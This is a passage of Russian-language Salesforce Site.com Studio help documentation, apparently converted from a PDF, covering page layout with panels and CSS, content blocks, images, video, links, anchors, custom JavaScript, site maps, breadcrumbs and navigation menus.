Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта



При перетаскивании элемента страницы на панель изменяется цвет его контура, указывающий на то, что теперь элемент является частью группы. Чтобы удалить элемент из группы, перетащите его за пределы панели.

СМ. ТАКЖЕ:

- Добавление элементов страницы Site.com
- Размещение панелей с помощью таблицы стилей
- Изменение HTML-тега элемента страницы

Размещение панелей с помощью таблицы стилей

Панель — это эффективный инструмент создания макетов, который определяет логические разделы страницы. С помощью таблицы стилей пользователи могут размещать панели и корректировать макеты страниц.

Добавление отступов и полей на панели

Благодаря двум свойствам таблицы стилей (поля и отступы), макет страницы может содержать промежутки между строками и столбцами, а также между их содержимым. Поля определяют промежутки за пределами панели (между ее контуром и внешним краем), тогда как отступы определяют промежутки между содержимым панели и ее контуром.

Чтобы добавить поля и отступы, выполните указанные ниже действия.

1. Выберите панель.
2. Откройте раздел «Размеры» на панели «Стиль».
3. В разделе «Размеры» выполните одно из указанных ниже действий.
   - Чтобы задать ширину всех четырех полей, введите нужное значение в текстовую область «Все» и выберите единицу измерения.
   - Чтобы задать ширину только верхнего, нижнего, правого или левого поля, введите значение в соответствующую текстовую область и выберите единицу измерения.
4. Чтобы задать ширину отступа, повторите указанные выше действия в разделе «Отступы». При добавлении отступа увеличивается общая ширина панели. Например, в результате добавления отступов шириной 20 пикселов со всех сторон панели шириной 500 пикселов, общая ширина панели будет составлять 540 пикселов.

Совет: Кроме того, с помощью полей элемент страниц «панель» или «блок» может быть размещен строго по центру. Введите значение *«0»* в текстовую область «Все» и выберите значение «Авто» в раскрывающемся списке.

Создание панелей столбцов с помощью свойства «Плавать»

Чтобы добавить на страницу дополнительные разделы, воспользуйтесь таблицей стилей или панелями строк и столбцов. Также можете воспользоваться свойством таблицы стилей «плавать», благодаря которому панели столбцов могут быть

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

размещены слева или справа. (Панели, добавляемые с помощью панелей строк и столбцов, автоматически размещаются с помощью свойства «плавать».) Например, на панель контейнера могут быть добавлены две отдельные панели, в свойствах «ширина» и «плавать» которых задано создание двухстолбцового макета страницы.

Чтобы создать панель столбцов, выполните указанные ниже действия.

1. Выберите панель.
2. Откройте раздел «Макет» на панели «Стиль».
3. Чтобы сдвинуть панель влево, щелкните значок  . Чтобы сдвинуть панель вправо, щелкните значок  . При создании двухстолбцового макета убедитесь, что свойство «плавать» задано для обеих панелей.
4. Чтобы настроить ширину панели, задайте нужную ширину в разделе «Размеры» или перетащите контур панели на страницу. Например, при создании двух столбцов равной ширины, задайте ширине обеих панелей значение «50%».

Совет: При использовании свойства «плавать» выберите значение «скрыто» для свойства панели контейнера «переполнение». В этом случае панель контейнера будет увеличиваться по мере увеличения высоты панели столбцов. Выберите нужную панель контейнера, а затем выберите значение «Скрыто» в раскрывающемся списке «Переполнение», который отображается в разделе «Макет» на панели «Стиль».

СМ. ТАКЖЕ:

Общие сведения о каскадных таблицах стилей

Создание макетов страниц Site.com с помощью панелей

Добавление изображений прямо на страницу

Администраторы сайта и конструкторы могут добавлять изображения прямо на страницы сайта и в шаблоны страниц, либо добавлять изображения в блоки содержимого.

Чтобы добавить изображение прямо на страницу, выполните указанные ниже действия.

1. Откройте страницу сайта или шаблон страницы.
2. Перетащите элемент **«Изображение»** с панели «Элементы страницы» на страницу.
3. В диалоговом окне «Добавить изображение» выполните одно из указанных ниже действий.
   - Чтобы найти готовое изображение, введите его имя в текстовое поле «Поиск изображения» и выберите нужное изображение из списка.
   - Чтобы загрузить изображение со своего компьютера, откройте вкладку «Загрузить», найдите нужное изображение и нажмите кнопку **«Загрузить»**, а затем выберите нужное изображение из списка.
4. Нажмите кнопку **«Применить»**. Изображение будет добавлено на страницу.
5. Введите краткое описание изображения в поле «Альтернативный текст» на панели «Свойства». Данное описание используется программами для чтения экрана или отображается взамен изображения, которое не поддерживается обозревателем. Кроме того, данное описание позволяет оптимизировать механизм поиска.

СМ. ТАКЖЕ:

Добавление элементов страницы Site.com

Редактирование и работа с элементами страницы Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Добавление блоков содержимого на страницы

В блоках содержимого хранится текст со страниц веб-сайта, а также изображения, видеофайлы и гиперссылки. Конструкторы и администраторы сайта могут добавлять блоки содержимого на страницы в режиме конструктора.

Чтобы добавить блок содержимого на открытую страницу, перетащите его с панели «Элементы страницы» на страницу или выберите элемент страницы в контейнере.

Чтобы изменить блок содержимого, дважды щелкните нужный блок. Чтобы напрямую изменить HTML, выберите нужный блок содержимого и щелкните > **«Редактировать HTML»**.

Авторы могут редактировать блоки содержимого, являющиеся редактируемыми в шаблоне страницы, на любых страницах на основе шаблона. Чтобы добавить блок содержимого, который может редактироваться только другими администраторами сайта или конструкторами, рекомендуем воспользоваться настраиваемым кодом.

Общие сведения о панели редактирования содержимого

Редактирование блоков содержимого в режиме конструктора

Конструкторы и администраторы сайта могут редактировать блоки содержимого на странице. Блоки содержимого хранят текст для страниц сайта, а также изображения, видеофайлы и гиперссылки.

Добавление изображений в блоки содержимого в режиме конструктора

Добавление видеофайлов в блоки содержимого в режиме конструктора

Добавление гиперссылок на текст и изображения в режиме конструктора

Добавление привязок на страницы в режиме конструктора

СМ. ТАКЖЕ:

Добавление изображений в блоки содержимого в режиме конструктора

Добавление гиперссылок на текст и изображения в режиме конструктора

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Общие сведения о панели редактирования содержимого


Конструкторы и администраторы сайта могут редактировать блоки содержимого в режиме конструктора. Блоки содержимого хранят текст страницы сайта, а также изображения, видеофайлы и гиперссылки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.



Ниже перечислены действия, доступные на панели редактирования содержимого в режиме конструктора.

- Отмена и повтор внесенных изменений, а также отмена форматирования текста, скопированного и вставленного из Microsoft® Office, который также может содержать скрытое форматирование (1).
- Вырезание, копирование и вставка текста (2).
- Применение прямого форматирования (3), например:
  - Семейство шрифтов и размер шрифта
  - Жирный шрифт, курсив, подчеркивание, перечеркивание, нижний индекс, верхний индекс
  - Цвет шрифта и выделения
- Определение стиля текста и разметки (4) с помощью:
  - применения параграфов и заголовков;
  - настройки отступов в параграфах;
  - выравнивания по центру, левому краю, правому краю или по ширине;
  - вставки пронумерованных или маркированных списков.
- Вставка таблицы, а также добавление строк, столбцов и промежутков (5).
- Добавление изображений, видеофайлов и специальных символов (6).
- Добавление и удаление гиперссылок и привязок (7).

Совет: Рекомендуем как можно реже применять прямое форматирование текста (например, разные шрифты или выделение). Чтобы быстро отформатировать весь сайт в едином стиле, рекомендуем использовать параграфы и заголовки. Изменение администратором сайта или конструктором параграфа и заголовка сайта инициирует автоматическое обновление всего текста страницы.

Редактирование блоков содержимого в режиме конструктора

Конструкторы и администраторы сайта могут редактировать блоки содержимого на странице. Блоки содержимого хранят текст для страниц сайта, а также изображения, видеофайлы и гиперссылки.

Ниже перечислены действия, доступные на открытой странице в режиме конструктора.

1. Дважды щелкните нужный блок содержимого на странице.
2. Добавьте или измените текст, а затем выполните его форматирование посредством панели редактирования содержимого.

   Совет:

   - В случае копирования и вставки текста из Microsoft® Office, выделите текст и щелкните значок  , чтобы удалить любое скрытое форматирование, которое может отрицательно повлиять на способ отображения текста на странице.
   - Рекомендуем как можно реже применять прямое форматирование текста (например, разные шрифты или выделение). Чтобы быстро отформатировать весь сайт в едином стиле, рекомендуем использовать параграфы и заголовки. Изменение администратором сайта или конструктором параграфа и заголовка сайта инициирует автоматическое обновление всего текста страницы.

3. При необходимости добавьте изображения, видеофайлы, гиперссылки или привязки.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Содержимое всех редактируемых элементов дочерней страницы или шаблона связывается с содержимым редактируемых элементов родительского шаблона страницы. Обновление содержимого редактируемого элемента страницы в родительском шаблоне инициирует изменение любых дочерних страниц или шаблонов страниц. Однако, изменения, внесенные в содержимое редактируемого элемента страницы на уровне дочерней страницы или шаблона, нарушают установленную связь, поэтому все последующие изменения, внесенные в элемент страницы родительского шаблона, не отображаются на дочерних страницах или в дочерних шаблонах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Добавление изображений в блоки содержимого в режиме конструктора

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь Site.com Contributor И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Конструкторы и администраторы сайта могут добавлять изображения в блоки содержимого при просмотре страницы в режиме конструктора.

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужный блок содержимого на странице.
2. Установите курсор в нужное место и щелкните значок  .
3. В диалоговом окне «Свойства изображения» выполните одно из указанных ниже действий.
   - Введите URL-адрес изображения в поле «URL-адрес изображения».
   - Чтобы выбрать изображение на веб-сайте, щелкните **«С веб-сайта»** и выберите нужное изображение из списка.
   - Чтобы загрузить изображение со своего компьютера, откройте вкладку «Загрузить», найдите нужное изображение и нажмите кнопку **«Загрузить»**.
4. Введите краткое описание изображения в поле «Альтернативный текст». Данное описание используется программами для чтения экрана или отображается взамен изображения, которое не поддерживается обозревателем. Кроме того, данное описание позволяет оптимизировать механизм поиска.
5. При необходимости просмотрите изображение относительно текста страницы и задайте перечисленные ниже параметры.
   - Ширина и высота изображения
   - Промежутки вокруг изображения (с помощью свойств HSpace и VSpace)
   - Выравнивание видеоизображения относительно текста страницы
   - Граница изображения (например, чтобы задать пунктирную зеленую линию толщиной 10 пикселов, введите значение «10 пикселов пунктирная зеленая» в поле «Граница»)
6. Нажмите кнопку **«Применить»**.

7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Редактирование блоков содержимого в режиме конструктора
Общие сведения о панели редактирования содержимого
Импорт и управление активами

Добавление видеофайлов в блоки содержимого в режиме конструктора

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь `Site.com Contributor` И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Конструкторы и администраторы сайта могут добавлять видеофайлы YouTube®, Google®, Adobe® Flash®, Windows Media® и Apple QuickTime® в блоки содержимого при просмотре страницы в режиме конструктора.

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужный блок содержимого на странице.
2. Установите курсор в нужное место и щелкните значок  .
3. В диалоговом окне «Свойства видеоролика» выберите тип видеофайла, а затем выполните одно из указанных ниже действий.
   - Введите URL-адрес видеофайла в текстовую область «`URL-адрес видеоролика`» (например, `http://www.youtube.com/watch?v=123abc`).
   - Чтобы выбрать видеофайл на веб-сайте, щелкните **«С веб-сайта»** и выберите нужный видеофайл из списка.
   - Чтобы загрузить видеофайл со своего компьютера, откройте вкладку «Загрузить», найдите нужный видеофайл и нажмите кнопку **«Загрузить»**.

     Прим.: Для выбора и загрузки доступны только файлы Flash, Windows Media и QuickTime.

4. Чтобы определить способ отображения видеоролика на странице, настройте указанные ниже параметры.
   - Ширина и высота видеоизображения
   - Промежутки вокруг видеоизображения (с помощью свойств `HSpace` и `VSpace`)
   - Выравнивание видеоизображения относительно текста страницы

   Запустите видеоролик для предварительного просмотра.

5. Нажмите кнопку **«Применить»**. В блоке содержимого видеоролик отображается в виде значка.
6. Нажмите кнопку **«Сохранить»**.

Прим.: Предварительный просмотр страницы поддерживает все типы видеофайлов, кроме файлов Windows Media.

СМ. ТАКЖЕ:

Редактирование блоков содержимого в режиме конструктора

Общие сведения о панели редактирования содержимого

Добавление гиперссылок на текст и изображения в режиме конструктора

При просмотре страницы в режиме конструктора администраторы сайта и конструкторы могут создавать гиперссылки на:

- Внешние веб-страницы или веб-сайты
- Страницы и активы сайта
- Сообщения эл. почты
- Привязки на странице

Ниже перечислены действия, доступные на открытой странице.

1. Дважды щелкните нужный блок содержимого на странице.
2. Выберите нужный текст или изображение и щелкните значок .
3. Выберите нужный тип ссылки в раскрывающемся списке «Связать с:». Чтобы связать с...
   - веб-страницей, выполните указанные ниже действия.
     a. Выберите значение **«URL-адрес»**.
     b. Введите адрес в поле «URL-адрес» (например, `http://www.vneshniisait.ru`).
     c. Перейдите к действию 4.
   - страницей или элементом сайта, выполните указанные ниже действия.
     a. Выберите значение **«Элемент сайта»**.
     b. Выберите нужный тип элемента (например, страница или изображение).
     c. Выберите нужный элемент. (Если список элементов не отображается, установите курсор в поле «URL-адрес» и нажмите клавишу со стрелкой «вниз» на клавиатуре.)
     d. Перейдите к действию 4.
   - привязкой, добавленной ранее на страницу, выполните указанные ниже действия.
     a. Выберите значение **«Привязка на странице»**.
     b. Выберите нужную привязку в раскрывающемся списке. В противном случае введите имя новой привязки и создайте привязку позже.
     c. Перейдите к действию 5.
   - сообщением эл. почты, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

a. Выберите значение **«Эл. почта»**.

b. Введите адрес эл. почты получателя и текст сообщения.

c. Перейдите к действию 5.

Прим.: Если блок содержимого используется в повторителе данных, то выражения поддерживают добавление настраиваемой ссылки (например, строки URL-запроса) в элемент сайта или веб-страницу.

4. Чтобы выбрать окно для отображения элемента, выберите нужное значение в раскрывающемся списке «Цель».
   - **«Во всплывающем окне»**: элемент отображается во всплывающем окне. При выборе данного параметра пользователь может указать имя всплывающего окна, а также определить его размеры и внешний вид.
   - **«В новом окне (_blank)»**: элемент отображается в новом безымянном окне обозревателя.
   - **«В текущем окне (_self)»**: элемент отображается в том же окне в виде ссылки. Данный параметр выбран по умолчанию.
   - **«В активном окне (_top)»**: элемент отображается в активном родительском наборе рамок или окне-рамке, содержащем ссылку.
   - **«В родительском окне (_parent)»**: элемент отображается в родительском наборе рамок или окне-рамке, содержащем ссылку.
5. При необходимости введите всплывающее описание для ссылки. Подсказка отображается в виде всплывающего окна при наведении указателя мыши на ссылку.
6. Нажмите кнопку **«Применить»**.
7. Нажмите кнопку **«Сохранить»**.

Чтобы удалить гиперссылку, выберите ее и щелкните значок  .

СМ. ТАКЖЕ:

Редактирование блоков содержимого в режиме конструктора

Общие сведения о панели редактирования содержимого

Добавление привязок на страницы в режиме конструктора

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь `Site.com Contributor` И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Привязка — это невидимый маркер, определяющий отдельную область страницы. Конструктор или администратор сайта может добавить привязку на страницу, а затем создать гиперссылку на определенную область. Привязки превосходно подходят для использования на длинных страницах. Например, страница, содержащая несколько разделов, может быть дополнена ссылками на каждый раздел.

Ниже перечислены действия, доступные на открытой странице в режиме конструктора.

1. Дважды щелкните нужный блок содержимого на странице.
2. Установите курсор в начало нужной строки и щелкните .
3. Введите имя привязки и нажмите кнопку **«Применить»**. Рекомендуем использовать имя, позволяющее определять расположение привязки на странице (например, *«вверху»*).
4. Теперь создайте гиперссылку на привязку.

СМ. ТАКЖЕ:

Добавление гиперссылок на текст и изображения в режиме конструктора

Редактирование блоков содержимого в режиме конструктора

Общие сведения о панели редактирования содержимого

Добавление настраиваемого кода на страницы

Настраиваемый код позволяет настраивать сайты посредством разметки (например, HTML или JavaScript).

- Добавьте разметку в определенную область страницы с помощью элемента страницы «Настраиваемый код». JavaScript, добавленный с помощью элемента страницы «Настраиваемый код», загружается при загрузке соответствующей области страницы.
- Добавьте разметку в тег страницы `head`. JavaScript, добавленный в тег страницы `head`, загружается первым.
- Добавьте JavaScript в тег страницы `body` на странице 6499. JavaScript, добавленный в тег страницы `body`, размещается в конце тега `body` и загружается только при готовности DOM.
- Добавьте ссылку на файл или библиотеку JavaScript на странице 6500 в тег страницы `head` или `body`.

Совет:

- Сценарии не могут быть выполнены во время редактирования страницы в среде Site.com Studio. Чтобы протестировать код, откройте страницу для предварительного просмотра.
- При создании сайта Site.com на основе текущего HTML-сайта рекомендуем избегать вставки больших HTML-фрагментов исходного сайта посредством элемента страницы «Настраиваемый код». В качестве альтернативы рекомендуем использовать доступные элементы страницы (например, панели, блоки содержимого и таблицы данных). Данные элементы поддерживают быстрое внесение будущих обновлений и запланированных изменений.

Добавление разметки прямо на страницу

1. Перетащите элемент страницы **«Настраиваемый код»** с панели «Элементы страницы» на страницу.
2. Введите код в диалоговое окно «Редактировать код».
3. Чтобы добавить код прямо на страницу, нажмите кнопку **«Сохранить и закрыть»**.

Добавление разметки в тег страницы `Head`

1. Щелкните **«Настроить»** в области «Редактировать разметку верхнего колонтитула» раздела «Сценарии» на панели «Свойства».
2. Введите разметку в диалоговое окно «Редактировать код HTML».
3. Чтобы добавить разметку в тег страницы `head`, нажмите кнопку **«Сохранить и закрыть»**.

Добавление JavaScript в тег страницы `Body`

1. Щелкните **«Настроить»** в области «Редактировать сценарий текста» раздела «Сценарии» на панели «Свойства».
2. Введите код в диалоговое окно «Редактировать код JavaScript». Не рекомендуем добавлять теги `<script>`, так как они уже добавлены.
3. Чтобы добавить код в конец тега страницы `body`, нажмите кнопку **«Сохранить и закрыть»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Доступно (с ограничениями) в версиях: **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Использование файлов и библиотек JavaScript

Вместо кода JavaScript, добавляемого прямо на страницу, пользователи могут добавить ссылки на импортированные или внешние файлы JavaScript, либо на общедоступную библиотеку (посредством Google Libraries API).

1. Щелкните значок + в области «Сценарии текста» или «Сценарии верхнего колонтитула» раздела «Сценарии» на панели «Свойства».
2. Чтобы связать с...
   - импортированным файлом JavaScript, выберите **«Импортированный сценарий»**, а затем выберите нужный файл.
   - общедоступной библиотекой JavaScript, выберите **«Библиотека Google AJAX»**, а затем выберите нужную библиотеку.
   - внешним файлом JavaScript, выберите **«URL-адрес внешнего сценария»**, а затем введите нужный адрес.
3. Нажмите кнопку **«Применить»**.

СМ. ТАКЖЕ:

Отображение данных с помощью настраиваемого кода

Добавление элементов страницы Site.com

Общие сведения о карте сайта и иерархии страниц

Представление «Страницы сайта» на вкладке «Общие сведения» содержит страницы и ссылки карты сайта, используемые на веб-сайте. Папка «Карта сайта» представляет собой иерархию или древовидную структуру сайта, которая хранит страницы и ссылки сайта, добавленные в карту сайта. Все новые страницы или ссылки карты сайта автоматически добавляются в эту папку. В папке «Целевые страницы» хранятся отдельные страницы, которые были исключены из карты сайта. Данная папка идеально подходит для временных страниц, например, страниц, создаваемых в рекламных или конкурентных целях.

Совет: Если папка «Карта сайта» не отображается в представлении «Страницы сайта» на вкладке «Общие сведения», щелкните значок .

При добавлении меню навигации на сайт рекомендуем тщательно продумать иерархию страниц и ссылок сайта, которая затем будет использоваться для создания меню. Порядок отображения страниц и ссылок карты сайта в меню навигации определяется пользователем.


Ниже представлена иерархия сайта в виде древовидной структуры.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.



1. Папка «Карта сайта», содержащая четыре страницы сайта.
2. Страница верхнего уровня в иерархии сайта.
3. Родительская страница верхнего уровня с двумя дочерними страницами. Дочерняя страница — это страница, расположенная в иерархии сайта ниже родительской страницы.
4. Две дочерних страницы.
5. Папка «Целевые страницы», содержащая временную страницу, которая не является частью карты сайта или меню навигации.

Совет: Значок ▶, отображающийся напротив страницы, указывает на наличие дочерних страниц, доступных для просмотра.

По умолчанию создаваемое меню генерируется на основе страниц и ссылок карты сайта, доступных в папке «Карта сайта» представления «Страницы сайта». Кроме того, меню может быть создано на основе страниц из папки «Целевые страницы», либо дочерних или одноуровневых страниц сайта.

Чтобы скрыть страницу в меню, пути и карте сайта, установите флажок «Скрыть страницу» на панели «Свойства» соответствующей страницы. Кроме того, данный параметр запрещает доступ посетителей веб-сайта к прямому URL-адресу страницы. По умолчанию посетителям доступны все страницы.

Добавление ссылок в карту сайта

Карта сайта поддерживает назначение страниц и прочих элементов. Добавление внутренних или внешних URL-адресов в карту сайта позволяет настраивать меню и пути навигации, предоставляющие еще более универсальный доступ и контроль.

Добавление иерархической навигации на страницы

Элемент страницы «Путь», добавленный на страницу, позволяет пользователям перемещаться по страницам сайта и просматривать их текущее расположение в иерархии сайта.

Добавление меню навигации

Оформление меню навигации

СМ. ТАКЖЕ:

Добавление меню навигации

Создание страниц Site.com

Добавление ссылок в карту сайта

Карта сайта поддерживает назначение страниц и прочих элементов. Добавление внутренних или внешних URL-адресов в карту сайта позволяет настраивать меню и пути навигации, предоставляющие еще более универсальный доступ и контроль.

Например, сайт содержит страницу верхнего уровня «Продукты», которая отображает меню на основе дочерних страниц. Чтобы дополнить меню страницей «Отзывы», которая не является дочерней для страницы «Продукты», создайте ссылку карты сайта, указывающую на страницу «Отзывы», и добавьте эту ссылку ниже страницы «Продукты» в карту сайта. В этом случае страница «Продукты» будет содержать меню, состоящее из дочерних страниц, и элемент меню, открывающий страницу «Отзывы».

1. Щелкните **«Создать»** > **«Ссылка карты сайта»** на вкладке «Общие сведения».
2. Введите имя ссылки.
3. Введите URL-адрес. URL-адреса могут быть абсолютными или относительными и чувствительны к регистру.

   Прим.: Среда Site.com Studio поддерживает предварительный просмотр абсолютных ссылок карты сайта только при наличии префикса (например, `http://` или `https://`).

4. Нажмите кнопку **«Создать»**.
   Ссылка отображается в нижней части карты сайта.
5. Перетащите ссылку в нужную область карты сайта.

Прим.: Ссылки карты сайта автоматически добавляются в меню и пути навигации. Ссылка карты сайта не может быть задана в качестве настраиваемого корневого узла пути.

СМ. ТАКЖЕ:

Добавление иерархической навигации на страницы

Добавление меню навигации

Общие сведения о карте сайта и иерархии страниц

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Добавление иерархической навигации на страницы

Элемент страницы «Путь», добавленный на страницу, позволяет пользователям перемещаться по страницам сайта и просматривать их текущее расположение в иерархии сайта.

Обычно иерархическая навигация, организованная из страниц и ссылок, используемых в карте сайта, дополняет навигационное меню. Чтобы скрыть страницу в меню, пути и карте сайта, установите флажок «Скрыть страницу» на панели «Свойства» соответствующей страницы. Кроме того, данный параметр запрещает доступ посетителей веб-сайта к прямому URL-адресу страницы. По умолчанию посетителям доступны все страницы.

Совет: Чтобы автоматически добавить элемент страницы «Путь» на все страницы сайта, созданные на основе шаблона, добавьте данный элемент в соответствующий шаблон страницы. Путь на каждой производной странице обновляется динамически на основе ее текущего расположения в карте сайта.

1. Откройте нужную страницу или шаблон страницы.
2. Перетащите элемент **«Путь»** с панели «Элементы страницы» на страницу.
3. Выберите настраиваемый корневой узел в параметре «Корневой» на панели «Свойства». По умолчанию используется значение «Нет», согласно которому структура пути формируется на основе текущего расположения страницы в карте сайта.
   - Чтобы задать начальную страницу сайта в качестве первого элемента пути, выберите значение *«Начальная страница»*. Дополнительную информацию о настройке начальной страницы сайта см. в разделе «Настройка свойств сайта».
   - Чтобы задать конкретную страницу сайта в качестве первого элемента пути, выберите нужную страницу.

   Прим.: Ссылка карты сайта не может быть задана в качестве настраиваемого корневого узла пути.
4. Выберите нужный разделитель в параметре «Разделитель» на панели «Свойства».

   По умолчанию используется разделитель >. При необходимости замените данный разделитель другим текстовым символом или вставьте HTML-код изображения, доступного на сайте (например, `<img src='/separatorimage.jpg'/>`).
5. Чтобы оформить путь, выполните указанные ниже действия.
   a. Выберите «Класс» на панели «Стиль».
   b. Выберите нужное значение в раскрывающемся списке «Стиль».
   c. При необходимости настройте значения на вкладке «Видимый».

СМ. ТАКЖЕ:

Добавление меню навигации

Редактирование и работа с элементами страницы Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Добавление меню навигации

По умолчанию создаваемое меню генерируется на основе страниц и ссылок карты сайта, доступных в папке «Карта сайта» представления «Страницы сайта». Кроме того, меню может быть создано на основе страниц из папки «Целевые страницы», либо дочерних или одноуровневых страниц сайта.

